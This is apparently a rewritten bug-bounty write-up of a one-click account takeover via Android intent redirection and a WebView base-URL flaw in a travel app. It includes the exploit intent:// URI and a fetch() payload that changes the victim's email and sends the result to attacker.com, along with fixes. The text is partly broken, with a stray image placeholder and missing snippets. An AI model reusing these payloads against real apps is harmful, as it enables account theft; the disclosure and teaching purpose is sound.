Intent Redirection to One-Click Account Takeover (But It’s a Duplicate)
An exported Android deep-link handler passed attacker-supplied URLs into Intent.parseUri() and startActivity() with only a weak string check, letting a crafted intent reach a non-exported WebView activity. The attacker's HTML then ran under the platform's own domain, so it could call the GraphQL API with the victim's session cookie, change their email and take over the account.
 Published on abdelnasserr.medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was the Android app of a major online travel booking platform. The app registers an exported deep link handler, DeepLinkRouterActivity, which accepts https://redacted.com links and routes them inside the app. The same app contains a WebViewActivity (backed by WebViewFragment) that can render HTML supplied through intent extras, using a caller-provided base URL. The platform's web front end exposes a GraphQL endpoint at /graphql, and sessions are carried in an HttpOnly cookie.
The researcher found that the deep link handler could be made to parse and launch an arbitrary intent:// URI, and used that to load attacker HTML inside a WebView whose origin was the platform's main domain. From there, the session cookie was attached to same-origin fetch() calls, allowing the account email to be changed and the account taken over with a single click. The report was closed as a duplicate.
Setup
No accounts, tools or versions are described in the report. The preconditions that matter are properties of the app itself:
DeepLinkRouterActivityis exported and accepts adeeplinkquery parameter.- The app performs a URL safety check that only looks for a ride-sharing URL fragment with a
contains()call. SocialUtils.openApp()callsIntent.parseUri()and thenstartActivity()from the app's own context.WebViewActivityacceptsARG_HTML_DATAandARG_BASE_URLextras and passes them toloadDataWithBaseURL()without validation.- The victim is logged in, so the HttpOnly session cookie is present.
Finding it
The starting point was the exported deep link router. Its manifest entry shows that it is exported, runs in singleTask launch mode, and handles https links for redacted.com:
<activity android:name="com.redacted.app.activity.DeepLinkRouterActivity" android:exported="true" android:launchMode="singleTask"> <intent-filter> <action android:name="android.intent.action.VIEW" /> <data android:scheme="https" android:host="redacted.com" /> </intent-filter></activity>
The activity takes a deeplink query parameter and replaces the parsed URL with whatever value it contains, with no domain validation. A path under /event-tickets/ bypasses the whitelist, so a link like this reaches the router with an attacker-controlled destination:
The attacker's page then navigates to an intent:// URI. Before launching it, the app checks whether the URL is a ride-sharing link using a simple string contains() call. Because the check only looks for the expected fragment anywhere in the string, embedding that fragment in the path of the intent:// URI makes the check pass and skips the "non-HTTP URL" confirmation dialog. The URL then reaches SocialUtils.openApp():
public static void openApp(Context context, String str) { try { Intent uri = Intent.parseUri(str, 1); if (uri != null) { context.startActivity(uri); } } catch (URISyntaxException e) { Log.w("Unable to open the app", e); }}
Intent.parseUri() turns the attacker's URI into an intent, and startActivity() fires it from the app's own context. Because the intent originates inside the app, it can reach non-exported activities that an external caller could not address directly.
Exploitation
Step 1: Deliver the deep link to the attacker page
The victim clicks a link to the attacker's page, which then navigates to an intent:// URI. The attacker page then runs a script that builds the intent:// URI:
The path ride-share-path carries the fragment the contains() check is looking for, so the safety check passes and no confirmation dialog appears. The component= field names the non-exported WebViewActivity, and the two S. extras supply the HTML payload and the base URL https://www.redacted.com. The end terminator closes the intent URI.
Step 2: Load attacker HTML under the platform origin
WebViewActivity reads the extras without validation:
public WebViewFragment createWebViewFragment(Bundle bundle, ...) { if (bundle.containsKey(ARG_HTML_DATA)) { String htmlData = bundle.getString(ARG_HTML_DATA); return WebViewFragment.newInstance( htmlData, bundle.getString(Constants.ARG_BASE_URL, null)); } }
The fragment then calls loadDataWithBaseURL() with the platform's domain as the base URL:
if (!TextUtils.isEmpty(this.mHtmlData)) { this.mWebView.loadDataWithBaseURL( this.mBaseUrl, this.mHtmlData, "text/html", "UTF-8", null);}
The injected JavaScript therefore runs in the platform's origin. The HttpOnly session cookie is sent with every fetch() at the HTTP layer. JavaScript never sees the cookie, but it can call any API as the victim.
Step 3: Change the victim's email through GraphQL
With the same-origin context in place, the payload calls the GraphQL API to change the victim's email:
fetch("/graphql", { method: "POST", credentials: "include", headers: { "Content-Type": "application/json" }, body: JSON.stringify({ operationName: "userSettingFormSubmit", query: mutation, variables: { context: { siteId: 1, locale: "en_US" }, actionContext: "change_email", inputs: [{ key: "email", value: "[redacted]" }] } })}).then(r => r.json()) .then(data => { fetch("https://attacker.com/collect?data=" + encodeURIComponent(JSON.stringify(data))); });
The request uses credentials: "include", so the session cookie is attached automatically. The mutation is userSettingFormSubmit with actionContext: "change_email" and a single input setting the email key to the attacker's address. The response is sent back to the attacker's collection endpoint. No CSRF token is needed: authentication is purely cookie-based.
Step 4: Take over the account
With the email changed, the attacker requests a password reset on the new address. The reset completes the takeover. The whole chain requires one click from the victim.
Root cause
Two flaws combine:
-
Intent redirection.
SocialUtils.openApp()callsIntent.parseUri()on an attacker-influenced string and passes the result straight tostartActivity()from the app's own context. There is no validation of the component, extras or scheme. The only guard is acontains()check for a ride-sharing fragment, which is trivially satisfied by placing that fragment in the path of theintent://URI. Thedeeplinkparameter ofDeepLinkRouterActivityalso accepts arbitrary values with no domain validation, and the/event-tickets/path bypasses the whitelist. -
Unsafe WebView base URL.
WebViewActivityacceptsARG_HTML_DATAandARG_BASE_URLfrom the intent and passes them toloadDataWithBaseURL()without validation. Supplying the platform's own domain as the base URL makes attacker HTML run in the platform's origin, which turns the WebView into a same-origin code execution primitive.
The HttpOnly flag on the session cookie does not help here: the cookie is never read by JavaScript, but the browser attaches it to same-origin requests, so the injected script can act as the victim. The absence of a CSRF token on the GraphQL mutation means the same-origin request needs nothing beyond the cookie.
Impact
An attacker who gets a logged-in victim to click one link can change the victim's account email and then request a password reset on the new address, resulting in full account takeover. The report describes the target as a major online travel booking platform, so the affected accounts are travel booking accounts. The attack requires the victim to be logged in and to click the link; the report does not describe any other precondition.
Fix
The report does not say what was changed. Based on the described flaws, the fixes would be:
- Do not call
Intent.parseUri()followed bystartActivity()on untrusted input. Validate the parsed intent strictly: restrict the component to an allowlist, reject unexpected extras, and reject non-HTTP schemes where they are not needed. - Replace the
contains()ride-sharing check with a proper parse of the URI and an exact match on the expected host and path, so a fragment embedded elsewhere in the URI cannot satisfy it. - Validate the
deeplinkparameter inDeepLinkRouterActivityagainst an allowlist of domains, and do not let a path such as/event-tickets/bypass that validation. - Do not accept
ARG_HTML_DATAorARG_BASE_URLfrom external intents, or validate the base URL against a fixed allowlist and never load attacker-supplied HTML with a privileged origin. - Add CSRF protection to state-changing GraphQL mutations such as
userSettingFormSubmit, so a same-origin script alone is not enough to change the email.
Variants to test
- Other exported deep link handlers. Look for activities with
android:exported="true"and anintent-filterforhttps. A positive result is a parameter that reachesIntent.parseUri()or an equivalent parser and thenstartActivity(). - String-based URL checks. Search for
contains()orstartsWith()checks on URLs before launching intents. A positive result is a URI where the expected fragment or prefix appears in a different position (path, query, userinfo) and the check still passes. - WebView activities with extras. Look for activities that read HTML or URL values from intent extras and pass them to
loadDataWithBaseURL()orloadUrl(). A positive result is attacker HTML executing with the app's trusted origin and the session cookie attached to its requests. - GraphQL mutations without CSRF tokens. Test state-changing mutations with only the session cookie and no CSRF header. A positive result is a successful change (email, password, address) from a cross-origin or same-origin script.
- Non-exported activities reachable by redirection. Enumerate activities that are not exported but perform sensitive actions. A positive result is reaching one of them through a redirected intent from an exported component.
## What happened, in plain words

A security researcher found a way to take over someone's account on a major online travel booking platform, using only one click from the victim. The attack worked through the platform's Android app, not its website.

Here is the story in everyday terms. Imagine a hotel with a front desk that will forward any package you hand it to any room in the building, including rooms guests are not supposed to enter. The front desk has a rule: "only forward packages that mention the word 'ride-share'". But the rule is checked by looking for that word anywhere on the label, so you can write "ride-share" in the middle of the address and the desk happily forwards your package to a locked room. That locked room is a part of the app that can display web pages. Once your page is displayed there, the app treats it as if it came from the platform's own website, and the victim's login session is attached to everything the page does. The page then quietly changes the victim's email address, and the attacker requests a password reset to that new address. Account taken over.

The researcher reported it, and the platform closed the report as a duplicate: someone else had found the same bug first. The report is still useful, because it shows a chain of small mistakes that combine into a serious problem.

## The pieces involved

Before the steps, here are the parts of the app and the web that the attack uses. Each one is explained from zero.

### The Android app and deep links

An Android app is made of screens called **activities**. One activity can open another by sending it a message called an **intent**. An intent is like an envelope with an address (which activity should open) and some contents (called **extras**, which are named values the receiving activity can read).

A **deep link** is a normal web link, such as `https://redacted.com/something`, that the phone knows how to open inside a specific app instead of in a browser. Apps declare which links they handle in a file called the **manifest**. If an activity is marked `android:exported="true"`, it means other apps on the phone are allowed to send it intents. If it is not exported, only the app itself can reach it.

### The WebView

A **WebView** is a small browser built into an app. Apps use it to show web content without leaving the app. A WebView has an **origin**, which is the combination of scheme, host and port that the page is considered to belong to (for example `https://www.redacted.com`). Two pages with the same origin can read each other's data and act on each other's behalf; pages with different origins cannot. This rule is the basis of browser security.

### Cookies and sessions

When you log in to a website, the server gives your browser a **cookie**: a small piece of text that the browser stores and sends back with every request to that site. The cookie is how the server recognises you on the next request. A **session cookie** is the cookie that proves you are logged in.

A cookie can be marked **HttpOnly**, which means JavaScript running on the page is not allowed to read it. That sounds safe, and it is, against one specific attack (stealing the cookie with a script). But the browser still attaches the cookie to every request sent to the same site, whether the request comes from a normal click or from JavaScript. So a script cannot read the cookie, but it can still make requests that carry it.

### APIs and GraphQL

An **API** is a way for one program to talk to another over the network. The platform's website talks to its servers through an API. **GraphQL** is a particular style of API where the client sends a query describing exactly what it wants, and the server answers with data in a matching shape. A **mutation** in GraphQL is a request that changes something on the server, such as updating a profile.

### CSRF

**CSRF** stands for Cross-Site Request Forgery. It is an attack where a page on one site makes a request to another site using the victim's cookies. The usual defence is a **CSRF token**: a secret value that the page must include in the request, which a page from another site cannot know. If a state-changing request needs only the cookie, then any script that can send a request with the cookie can perform the change.

### The vulnerability class: intent redirection

**Intent redirection** is when an app takes an intent from an untrusted source and forwards it, or builds a new intent from untrusted input, without checking where it points. The app becomes a middleman that can reach parts of itself that outsiders cannot. It is like a receptionist who will pass any message to any employee, including the ones whose extension is not listed publicly.

## The setup: what the app looked like

The report does not describe any accounts, tools or software versions. What matters are five properties of the app itself:

1. `DeepLinkRouterActivity` is exported and accepts a `deeplink` query parameter.
2. The app performs a URL safety check that only looks for a ride-sharing URL fragment with a `contains()` call.
3. `SocialUtils.openApp()` calls `Intent.parseUri()` and then `startActivity()` from the app's own context.
4. `WebViewActivity` accepts `ARG_HTML_DATA` and `ARG_BASE_URL` extras and passes them to `loadDataWithBaseURL()` without validation.
5. The victim is logged in, so the HttpOnly session cookie is present.

In plain words: the app has a front door that anyone can knock on, a weak check that is easy to fool, a helper that will open any door inside the building, and a screen that will display any web page as if it were the platform's own. And the victim is already logged in, so their session cookie is present.

## Finding it

The starting point was the exported deep link router. Its manifest entry shows that it is exported, runs in `singleTask` launch mode, and handles `https` links for `redacted.com`:

```xml
<activity    android:name="com.redacted.app.activity.DeepLinkRouterActivity"    android:exported="true"    android:launchMode="singleTask">    <intent-filter>        <action android:name="android.intent.action.VIEW" />        <data android:scheme="https" android:host="redacted.com" />    </intent-filter></activity>
```

Line by line:

- `<activity ...>` opens the declaration of one screen in the app.
- `android:name="com.redacted.app.activity.DeepLinkRouterActivity"` is the internal name of that screen. The `redacted` part is a placeholder for the real company name, which the report hides.
- `android:exported="true"` means other apps on the phone can send this screen intents. This is the front door.
- `android:launchMode="singleTask"` means the system keeps only one copy of this screen running; if it is already open, a new link is delivered to the existing copy instead of starting a second one.
- `<intent-filter>` says which kinds of links this screen wants to receive.
- `<action android:name="android.intent.action.VIEW" />` means it handles "view this thing" requests, which is what happens when you tap a link.
- `<data android:scheme="https" android:host="redacted.com" />` means it handles `https` links whose host is `redacted.com`.

The activity takes a `deeplink` query parameter and replaces the parsed URL with whatever value it contains, with no domain validation. A path under `/event-tickets/` bypasses the whitelist, so a link like this reaches the router with an attacker-controlled destination:

Line by line:

- `https://redacted.com/event-tickets/` is a normal link on the platform's own domain, so the phone will open it in the app.
- `?deeplink=` starts a query parameter named `deeplink`. Query parameters are the `name=value` pairs after a question mark in a URL.
- `https://attacker.com/payload` is the value of that parameter: a page controlled by the attacker.

The app takes the value of `deeplink` and treats it as the real destination, without checking that it belongs to the platform. The `/event-tickets/` path is one that the whitelist does not cover, so the check is skipped.

The attacker's page then navigates to an `intent://` URI. An `intent://` URI is a special kind of link that describes an Android intent in text form, so a web page can ask the phone to open a specific activity with specific extras. Before launching it, the app checks whether the URL is a ride-sharing link using a simple string `contains()` call. Because the check only looks for the expected fragment anywhere in the string, embedding that fragment in the path of the `intent://` URI makes the check pass and skips the "non-HTTP URL" confirmation dialog. The URL then reaches `SocialUtils.openApp()`:

```text
public static void openApp(Context context, String str) {    try {        Intent uri = Intent.parseUri(str, 1);        if (uri != null) {            context.startActivity(uri);        }    } catch (URISyntaxException e) {        Log.w("Unable to open the app", e);    }}
```

Line by line:

- `public static void openApp(Context context, String str)` declares a helper method that takes the app's context (its handle on the system) and a string, which is the URL to open.
- `try {` starts a block where errors are caught rather than crashing the app.
- `Intent uri = Intent.parseUri(str, 1);` turns the string into an intent object. The `1` is a flag that tells the parser to allow the full `intent://` syntax, including the component and extras.
- `if (uri != null) {` checks that parsing produced something.
- `context.startActivity(uri);` launches the intent. Crucially, it is launched from the app's own context, so the intent is treated as coming from inside the app.
- `} catch (URISyntaxException e) {` catches the case where the string is not a valid URI.
- `Log.w("Unable to open the app", e);` writes a warning to the log instead of crashing.

Because the intent originates inside the app, it can reach non-exported activities that an external caller could not address directly. The app has become the receptionist who forwards any message to any room.

## Exploitation

### Step 1: Deliver the deep link to the attacker page

The victim clicks a link to the attacker's page, which then navigates to an `intent://` URI. The attacker page then runs a script that builds the `intent://` URI:

Line by line:

- `<script>` starts a block of JavaScript that the browser will run.
- `window.location = ...` tells the browser to navigate to a new address. Here the address is not a normal web page but an `intent://` URI.
- `"intent://x/ride-share-path#Intent;"` is the beginning of the intent URI. The path `ride-share-path` carries the fragment the `contains()` check is looking for, so the safety check passes and no confirmation dialog appears. The `#Intent;` part marks the start of the intent description.
- `+ "component=com.redacted.app/"` appends the package name of the target app.
- `+ "com.redacted.app.activity.WebViewActivity;"` appends the name of the activity to open. This is the non-exported WebView screen that an outside app could not normally reach.
- `+ "S.ARG_HTML_DATA=" + encodeURIComponent(atoPayload) + ";"` adds an extra named `ARG_HTML_DATA`. The `S.` prefix means the value is a string. `encodeURIComponent` makes the payload safe to put inside a URL by escaping special characters. `atoPayload` is the HTML the attacker wants to load.
- `+ "S.ARG_BASE_URL=https%3A%2F%2Fwww.redacted.com;"` adds a second string extra named `ARG_BASE_URL`, set to `https://www.redacted.com`. The `%3A` and `%2F` are URL-encoded forms of `:` and `/`.
- `+ "end";` closes the intent URI.
- `</script>` ends the script block.

Why this step: the attacker needs the app to open its own WebView screen with attacker HTML and the platform's domain as the base URL. The `intent://` URI is the envelope, and the two extras are the contents.

### Step 2: Load attacker HTML under the platform origin

`WebViewActivity` reads the extras without validation:

```text
public WebViewFragment createWebViewFragment(Bundle bundle, ...) {    if (bundle.containsKey(ARG_HTML_DATA)) {        String htmlData = bundle.getString(ARG_HTML_DATA);        return WebViewFragment.newInstance(            htmlData, bundle.getString(Constants.ARG_BASE_URL, null));    }    }
```

Line by line:

- `public WebViewFragment createWebViewFragment(Bundle bundle, ...)` declares a method that builds the WebView screen from a `Bundle`, which is Android's container for the extras carried by an intent.
- `if (bundle.containsKey(ARG_HTML_DATA)) {` checks whether the bundle contains an extra named `ARG_HTML_DATA`.
- `String htmlData = bundle.getString(ARG_HTML_DATA);` reads that extra as a string. This is the attacker's HTML.
- `return WebViewFragment.newInstance(` creates the WebView screen, passing it two values.
- `htmlData,` is the HTML to display.
- `bundle.getString(Constants.ARG_BASE_URL, null));` reads the second extra, `ARG_BASE_URL`, and passes it as the base URL. The `null` is the default if the extra is missing.

The fragment then calls `loadDataWithBaseURL()` with the platform's domain as the base URL:

```text
if (!TextUtils.isEmpty(this.mHtmlData)) {    this.mWebView.loadDataWithBaseURL(        this.mBaseUrl, this.mHtmlData,        "text/html", "UTF-8", null);}
```

Line by line:

- `if (!TextUtils.isEmpty(this.mHtmlData)) {` checks that there is HTML to load.
- `this.mWebView.loadDataWithBaseURL(` calls the WebView method that loads a string of HTML as if it came from a given base URL.
- `this.mBaseUrl,` is the base URL, which came from the attacker's extra and is set to `https://www.redacted.com`.
- `this.mHtmlData,` is the HTML string, also from the attacker.
- `"text/html", "UTF-8", null);` says the content is HTML, encoded as UTF-8, with no separate history URL.

The injected JavaScript therefore runs in the platform's origin. The HttpOnly session cookie is sent with every `fetch()` at the HTTP layer. JavaScript never sees the cookie, but it can call any API as the victim.

Why this step matters: the browser's same-origin rule is what protects the platform's data. By making the WebView believe the page belongs to `www.redacted.com`, the attacker's script is treated as part of the platform. It cannot read the cookie, but it does not need to: the browser attaches the cookie to every request the script makes to the platform.

### Step 3: Change the victim's email through GraphQL

With the same-origin context in place, the payload calls the GraphQL API to change the victim's email:

```javascript
fetch("/graphql", {  method: "POST",  credentials: "include",  headers: { "Content-Type": "application/json" },  body: JSON.stringify({    operationName: "userSettingFormSubmit",    query: mutation,    variables: {      context: { siteId: 1, locale: "en_US" },      actionContext: "change_email",      inputs: [{ key: "email", value: "[redacted]" }]    }  })}).then(r => r.json())  .then(data => {    fetch("https://attacker.com/collect?data="      + encodeURIComponent(JSON.stringify(data)));  });
```

Line by line:

- `fetch("/graphql", {` sends an HTTP request to the path `/graphql` on the current site. Because the page's origin is the platform, this is a same-origin request.
- `method: "POST",` uses the POST method, which is used for sending data and for changes.
- `credentials: "include",` tells the browser to attach cookies to the request. This is what makes the session cookie travel with it.
- `headers: { "Content-Type": "application/json" },` says the body is JSON, a common text format for structured data.
- `body: JSON.stringify({` converts a JavaScript object into a JSON string for the request body.
- `operationName: "userSettingFormSubmit",` names the GraphQL operation being called.
- `query: mutation,` supplies the mutation text. The report does not show the mutation text itself.
- `variables: {` starts the values the mutation uses.
- `context: { siteId: 1, locale: "en_US" },` gives the site and language context.
- `actionContext: "change_email",` says the action is changing the email address.
- `inputs: [{ key: "email", value: "[redacted]" }]` sets the `email` field to the attacker's address.
- `})` closes the object and the `JSON.stringify` call.
- `}).then(r => r.json())` waits for the response and parses it as JSON.
- `.then(data => {` takes the parsed response.
- `fetch("https://attacker.com/collect?data="` sends the response to the attacker's server.
- `+ encodeURIComponent(JSON.stringify(data)));` puts the response into the query string, URL-encoded.
- `});` closes the second request and the chain.

The request uses `credentials: "include"`, so the session cookie is attached automatically. The mutation is `userSettingFormSubmit` with `actionContext: "change_email"` and a single input setting the `email` key to the attacker's address. The response is sent back to the attacker's collection endpoint. No CSRF token is needed: authentication is purely cookie-based.

Why this step: changing the email is the first half of the takeover. The attacker needs to know whether it worked, so the response is sent back to a server the attacker controls.

### Step 4: Take over the account

With the email changed, the attacker requests a password reset on the new address. The reset completes the takeover. The whole chain requires one click from the victim.

Why this step: a password reset link goes to whatever email is on the account. Once the email is the attacker's, the reset link arrives in the attacker's inbox, and the attacker can set a new password and log in as the victim.



{{media:0}}


The image carries the caption "الح�
دلله".

## Root cause

Two flaws combine:

1. **Intent redirection.** `SocialUtils.openApp()` calls `Intent.parseUri()` on an attacker-influenced string and passes the result straight to `startActivity()` from the app's own context. There is no validation of the component, extras or scheme. The only guard is a `contains()` check for a ride-sharing fragment, which is trivially satisfied by placing that fragment in the path of the `intent://` URI. The `deeplink` parameter of `DeepLinkRouterActivity` also accepts arbitrary values with no domain validation, and the `/event-tickets/` path bypasses the whitelist.

2. **Unsafe WebView base URL.** `WebViewActivity` accepts `ARG_HTML_DATA` and `ARG_BASE_URL` from the intent and passes them to `loadDataWithBaseURL()` without validation. Supplying the platform's own domain as the base URL makes attacker HTML run in the platform's origin, which turns the WebView into a same-origin code execution primitive.

The HttpOnly flag on the session cookie does not help here: the cookie is never read by JavaScript, but the browser attaches it to same-origin requests, so the injected script can act as the victim. The absence of a CSRF token on the GraphQL mutation means the same-origin request needs nothing beyond the cookie.

## Impact

An attacker who gets a logged-in victim to click one link can change the victim's account email and then request a password reset on the new address, resulting in full account takeover. The report describes the target as a major online travel booking platform, so the affected accounts are travel booking accounts.

## Fix

Based on the described flaws, the fixes would be:

1. Do not call `Intent.parseUri()` followed by `startActivity()` on untrusted input. Validate the parsed intent strictly: restrict the component to an allowlist, reject unexpected extras, and reject non-HTTP schemes where they are not needed.
2. Replace the `contains()` ride-sharing check with a proper parse of the URI and an exact match on the expected host and path, so a fragment embedded elsewhere in the URI cannot satisfy it.
3. Validate the `deeplink` parameter in `DeepLinkRouterActivity` against an allowlist of domains, and do not let a path such as `/event-tickets/` bypass that validation.
4. Do not accept `ARG_HTML_DATA` or `ARG_BASE_URL` from external intents, or validate the base URL against a fixed allowlist and never load attacker-supplied HTML with a privileged origin.
5. Add CSRF protection to state-changing GraphQL mutations such as `userSettingFormSubmit`, so a same-origin script alone is not enough to change the email.

## Variants to test

If you want to look for similar bugs, these are the patterns to try:

1. **Other exported deep link handlers.** Look for activities with `android:exported="true"` and an `intent-filter` for `https`. A positive result is a parameter that reaches `Intent.parseUri()` or an equivalent parser and then `startActivity()`.
2. **String-based URL checks.** Search for `contains()` or `startsWith()` checks on URLs before launching intents. A positive result is a URI where the expected fragment or prefix appears in a different position (path, query, userinfo) and the check still passes.
3. **WebView activities with extras.** Look for activities that read HTML or URL values from intent extras and pass them to `loadDataWithBaseURL()` or `loadUrl()`. A positive result is attacker HTML executing with the app's trusted origin and the session cookie attached to its requests.
4. **GraphQL mutations without CSRF tokens.** Test state-changing mutations with only the session cookie and no CSRF header. A positive result is a successful change (email, password, address) from a cross-origin or same-origin script.
5. **Non-exported activities reachable by redirection.** Enumerate activities that are not exported but perform sensitive actions. A positive result is reaching one of them through a redirected intent from an exported component.

## Glossary

- **Activity**: a single screen in an Android app, such as a login page or a settings page.
- **API**: a way for one program to talk to another over the network, usually with requests and responses.
- **Base URL**: the address that a WebView treats as the page's home, which decides the page's origin.
- **Bundle**: Android's container for the named values (extras) carried by an intent.
- **Cookie**: a small piece of text a website stores in your browser and gets back on every request, used to recognise you.
- **CSRF**: Cross-Site Request Forgery, an attack where a page on one site makes a request to another site using the victim's cookies.
- **CSRF token**: a secret value a page must include in a state-changing request, which a page from another site cannot know.
- **Deep link**: a normal web link that opens inside a specific app instead of a browser.
- **Exported**: an Android setting that allows other apps on the phone to send intents to an activity.
- **Extra**: a named value attached to an intent, which the receiving activity can read.
- **GraphQL**: a style of API where the client sends a query describing exactly what it wants.
- **HttpOnly**: a cookie flag that stops JavaScript from reading the cookie, while the browser still sends it with requests.
- **Intent**: Android's message for asking an activity to open, with an address and optional extras.
- **Intent redirection**: forwarding or building an intent from untrusted input without checking where it points, so the app can reach parts of itself that outsiders cannot.
- **Manifest**: the file in an Android app that declares its activities, permissions and the links it handles.
- **Mutation**: a GraphQL request that changes something on the server.
- **Origin**: the combination of scheme, host and port that a web page belongs to; pages with the same origin can act on each other's behalf.
- **Same-origin**: belonging to the same scheme, host and port, so the browser allows the pages to share data and requests.
- **Session cookie**: the cookie that proves you are logged in.
- **WebView**: a small browser built into an app, used to show web content without leaving the app.
- **Whitelist**: a list of allowed values; anything not on the list is rejected.


